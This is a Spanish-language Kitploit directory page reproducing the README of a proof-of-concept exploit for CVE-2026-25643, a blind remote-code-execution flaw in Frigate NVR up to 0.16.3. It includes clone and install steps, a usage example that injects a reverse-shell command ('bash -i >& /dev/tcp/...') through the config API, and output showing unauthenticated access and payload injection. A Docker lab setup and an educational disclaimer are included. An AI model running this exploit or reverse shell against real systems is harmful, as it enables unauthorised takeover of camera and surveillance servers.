
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-25643 — CVE-2026-25643: RCE ciega en Frigate ≤0.16.3 mediante inyección de exec en go2rtc | Kitploit

Herramientas/GitHubGitHub/joshuavanderpoll/cve-2026-25643
ExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHubjoshuavanderpoll/cve-2026-25643

CVE-2026-25643

CVE-2026-25643: RCE ciega en Frigate ≤0.16.3 mediante inyección de exec en go2rtc

Ver Repositorio
Sitio web
742hace 9 mesesAún no revisado
Compartir

Exploit de RCE Ciega en Frigate NVR ≤ 0.16.3 (CVE-2026-25643) PoC

Python

📜 Descripción

Este exploit en Python aprovecha una vulnerabilidad crítica de manipulación de configuración en las versiones de Frigate NVR hasta la 0.16.3 (tanto en rutas autenticadas como no autenticadas). Al inyectar una transmisión go2rtc maliciosa y una entrada de cámara falsa, desencadena la ejecución arbitraria de comandos como el proceso de Frigate durante el reinicio del servicio — sin necesidad de shell inversa ni captura de salida.

🛠️ Instalación

[!NOTE] Para garantizar un entorno limpio y aislado para las dependencias del proyecto, se recomienda utilizar el módulo venv de Python.

OSX/Linux

git clone https://github.com/joshuavanderpoll/CVE-2026-25643.git
cd CVE-2026-25643
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r requirements.txt

Windows

git clone https://github.com/joshuavanderpoll/CVE-2026-25643.git
cd CVE-2026-25643
python -m venv .venv 
.venv\Scripts\activate
pip3 install -r requirements.txt

⚙️ Uso


python3 CVE-2026-25643.py -c "bash -i >& /dev/tcp/host.docker.internal/1111 0>&1" --url http://localhost:5001/

 Target : http://localhost:5001
 Command: bash -i >& /dev/tcp/host.docker.internal/1111 0>&1

[!] No credentials provided → attempting unauthenticated access
[*] Fetching current configuration (/api/config/raw) ...
[*] Config fetch → HTTP 200
[*] Received 914 bytes
[*] Config was JSON-wrapped → unwrapped
[+] Config parsed successfully (7 top-level keys)
[*] Preparing payload → executing: bash -i >& /dev/tcp/host.docker.internal/1111 0>&1
[*] Using payload: bash -c 'bash -i >& /dev/tcp/host.docker.internal/1111 0>&1'
[+] Injected malicious stream → debug_cmd
[+] Injected trigger camera → trigger_exec
[*] Sending modified config (861 bytes) with option: restart
[*] Config save → HTTP 200
[+] Configuration accepted (server should restart)

============================================================
 Payload sent! Command should execute during go2rtc init / camera probe.
 Keep in mind:
 • Output is NOT captured (blind execution)
 • Command runs as the user/frigate process
 • Multiple executions may occur during restart
============================================================

🐋 PoC con Docker

cd docker/
docker compose down
docker compose up -d
# You can test at --url http://127.0.0.1:5001
💻 Ejemplo


Ejecutar PoC Recibir conexión

🕵🏼 Referencias

  • Inspirado en https://github.com/jduardo2704/CVE-2026-25643-Frigate-RCE

📢 Descargo de responsabilidad

Esta herramienta se proporciona únicamente con fines educativos y de investigación. El creador no asume ninguna responsabilidad por el mal uso o los daños causados por la herramienta.


Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    416
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    379
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    330
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    288

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Descargar herramienta



